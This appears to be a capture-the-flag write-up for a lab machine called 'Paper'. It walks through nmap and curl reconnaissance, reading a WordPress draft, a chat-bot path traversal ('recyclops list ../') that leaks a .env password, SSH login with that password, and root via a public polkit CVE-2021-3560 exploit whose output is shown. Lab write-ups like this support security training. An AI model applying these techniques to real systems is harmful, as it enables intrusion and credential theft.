
Clay Shubert

# Paper

## Initial Stage:

- **Nmap -Pn -F 10.10.11.143**
  - From nmap we find that port 22 (ssh), 80 (http), and 443(https) are open.
  - Going to 10.10.11.143:80 gives us this webpage which doesn't have much info.



HTTP SERVER **TEST PAGE**

This page is used to test the proper operation of the HTTP server after it has been installed. If you can read this page it means that this site is working properly. This server is powered by CentOS.

**If you are a member of the general public:**


The website you just visited is either experiencing problems or is undergoing routine maintenance.

If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and directed to the website's domain should reach the appropriate person.

For example, if you experienced problems while visiting www.example.com, you should send e-mail to "webmaster@example.com".


**If you are the website administrator:**

- **Curl -I http://10.10.11.143/**
  - So instead we can try to curl the address. Here we find an interesting line. What could office.paper be?



```
> curl -I http://10.10.11.143/
HTTP/1.1 403 Forbidden
Date: Sun, 17 Apr 2022 21:40:13 GMT
Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
X-Backend-Server: office.paper
Last-Modified: Sun, 27 Jun 2021 23:47:13 GMT
ETag: "30c0b-5c5c7fdeec240"
Accept-Ranges: bytes
Content-Length: 199691
Content-Type: text/html; charset=UTF-8
```

  - After writing this address to /etc/hosts and going to http://office.paper we get a web page titled "Blunder Tiffin".
  - In a recent post, we get the following clue:


As of now there is only one user in this blog. Which is me! Just me.

‹ Previous Article

One thought on “Feeling Alone!”

nick
June 20, 2021 at 2:49 pm
Michael, you should remove the secret content from your drafts ASAP, as they are not that secure as you think!
-Nick

Leave a Reply


Log in to Reply

You must be logged in to post a comment.

  - At the bottom, we find that the website is running on Wordpress. Specific versions of this have a vulnerability that allows unauthenticated viewing of private/draft posts. This is what Nick is referring to.

## Wordpress Vulnerability Exploitation

- **http://office.paper/?static=1**
  - First we visit this address and are confronted with a draft post from prisonmike.


[INT:DAY]

Inside the FBI, Agent Michael Scarn sits with his feet up on his desk. His robotic butler Dwigt….


# Secret Registration URL of new Employee chat system

http://chat.office.paper/register/8qozr226AhkCHZdyY

# I am keeping this draft unpublished, as unpublished drafts cannot be accessed by outsiders. I am not that ignorant, Nick.

# Also, stop looking at my drafts. Jeez!

  - We got a secret chatroom, we should check that out. But first we need to add chat.office.paper to /etc/hosts/.
- **http://chat.office.paper/register/8qozr226AhkCHZdyY**
  - Ay, a login page. Let’s register an account.



Home

Welcome to Rocket.Chat!


The Rocket.Chat desktops apps for Windows, macOS and Linux are available to download here.

The native mobile app, Rocket.Chat, for Android and iOS is available from Google Play and the App Store.

For further help, please consult the documentation.

If you're an admin, feel free to change this content via **Administration** → **Layout** → **Home Body**. Or clicking here.


- Through reading the readonly chat room General, we can find that the admin is DwightKShrute and he has deployed a bot called “Recyclops”. We can DM this bot Recyclops help to see what the bot can do.
- You can ask recyclops for a file so we can try recyclops file user.txt. But we receive an access denied message.
- Instead lets try to list out all the commands by doing recyclops list ../
- Yikes Dwight’s directories have been leaked.



Fetching the directory listing of ../


```
total 36
drwx------ 11 dwight dwight 297 Apr 17 18:19 .
drwxr-xr-x. 3 root root 20 Apr 17 17:36 ..
lrwxrwxrwx 1 dwight dwight 9 Jul 3 2021 .bash_history -> /dev/null
-rw-r--r-- 1 dwight dwight 18 May 10 2019 .bash_logout
-rw-r--r-- 1 dwight dwight 141 May 10 2019 .bash_profile
-rw-r--r-- 1 dwight dwight 358 Jul 3 2021 .bashrc
-rwxr-xr-x 1 dwight dwight 1174 Sep 16 2021 bot_restart.sh
drwx------ 6 dwight dwight 70 Apr 17 17:42 .config
-rw------- 1 dwight dwight 16 Jul 3 2021 .esd_auth
drwx------ 3 dwight dwight 69 Apr 17 17:33 .gnupg
drwx------ 8 dwight dwight 4096 Sep 16 2021 hubot
-rw-rw-r-- 1 dwight dwight 18 Sep 16 2021 .hubot_history
drwx------ 3 dwight dwight 19 Jul 3 2021 .local
drwxr-xr-x 4 dwight dwight 39 Jul 3 2021 .mozilla
drwxrwxr-x 5 dwight dwight 83 Jul 3 2021 .npm
drwxr-xr-x 4 dwight dwight 32 Jul 3 2021 sales
drwx------ 2 dwight dwight 6 Sep 16 2021 .ssh
-r-------- 1 dwight dwight 33 Apr 17 17:30 user.txt
drwxr-xr-x 2 dwight dwight 24 Sep 16 2021 .vim
-rw------- 1 dwight dwight 3863 Apr 17 17:38 .viminfo
```

- But we can’t directly access that file remember. So we need to find a way around. I listed out all of the other directories using the same command and found a .env file in the hubot directory.



```
<!=====Contents of file ../hubot/.env=====>
export ROCKETCHAT_URL='http://127.0.0.1:48320'
export ROCKETCHAT_USER=recyclops
export ROCKETCHAT_PASSWORD=[redacted]
export ROCKETCHAT_USESSL=false
export RESPOND_TO_DM=true
export RESPOND_TO_EDITED=true
export PORT=8000
export BIND_ADDRESS=127.0.0.1
<!=====End of file ../hubot/.env=====>
```

- Found a password, lets try it with the known admin account dwightkshrute via ssh




```
> ssh dwight@10.10.11.143
The authenticity of host '10.10.11.143 (10.10.11.143)' can't be established.
ECDSA key fingerprint is SHA256:2eiFA8VFQOZukubwDkd24z/kfLkdKlz4wkAa/lRN3Lg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.143' (ECDSA) to the list of known hosts.
dwight@10.10.11.143's password:
Permission denied, please try again.
dwight@10.10.11.143's password:
Activate the web console with: systemctl enable --now cockpit.socket

Last failed login: Sun Apr 17 18:27:04 EDT 2022 from 10.10.14.129 on ssh:notty
There was 1 failed login attempt since the last successful login.
Last login: Sun Apr 17 18:15:38 2022 from 10.10.14.15
[dwight@paper ~]$ 
```

- We are in! After I messed up once, oops.
- Now we just need to open up that user.txt file for the user flag and boom pwned.

## System Own


- **LinPEAS.sh**
  - For privilege escalation we can look for vulnerabilities using LinPEAS.sh and uploading it to the target. To do this we start a server on our host after downloading the file and using wget.
  - After uploading we can run it and we get this:



```
[dwight@paper ~]$ wget [redacted]:9000/linpeas.sh
--2022-04-17 18:39:07--  http://[redacted]:9000/linpeas.sh
Connecting to [redacted]:9000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 765867 (748K) [text/x-sh]
Saving to: ‘linpeas.sh.1’

linpeas.sh.1        100%[===================>] 747.92K  2.21MB/s    in 0.3s

2022-04-17 18:39:07 (2.21 MB/s) - ‘linpeas.sh.1’ saved [765867/765867]

[dwight@paper ~]$ 
```

  - Awesome, now just run linpeas and it discovers that it is vulnerable to CVE-2021–3560. After reading up on it we try to exploit.
- **CVE-2021–3560**
  - I found this code that exploits this CVE: Here

- We can upload this file the same way we did with LinPEAS.sh and run the python code.
- Ta-Dah! We have got root.



```
[dwight@paper ~]$ python3 CVE-2021-3560.py
**************
Exploit: Privilege escalation with polkit - CVE-2021-3560
Exploit code written by Ahmad Almorabea @almorabea
Original exploit author: Kevin Backhouse
For more details check this out: https://github.blog/2021-06-10-privilege-escalation-p
**************
[+] Starting the Exploit
[+] User Created with the name of ahmed
[+] Timed out at: 0.007964531666324666
[+] Timed out at: 0.0068559854737423485
[+] Exploit Completed, Your new user is 'Ahmed' just log into it like, 'su ahmed', and
bash: cannot set terminal process group (63766): Inappropriate ioctl for device
bash: no job control in this shell
[root@paper dwight]# ls
bot_restart.sh  CVE-2021-3560.py  CVE-2021-3560.py.1  hubot  linpeas.sh  linpeas.sh.1
[root@paper dwight]# cd ~
[root@paper ~]# ls
anaconda-ks.cfg  initial-setup-ks.cfg  root.txt
[root@paper ~]# █
```

- Now we can just cat the root.txt flag. Done.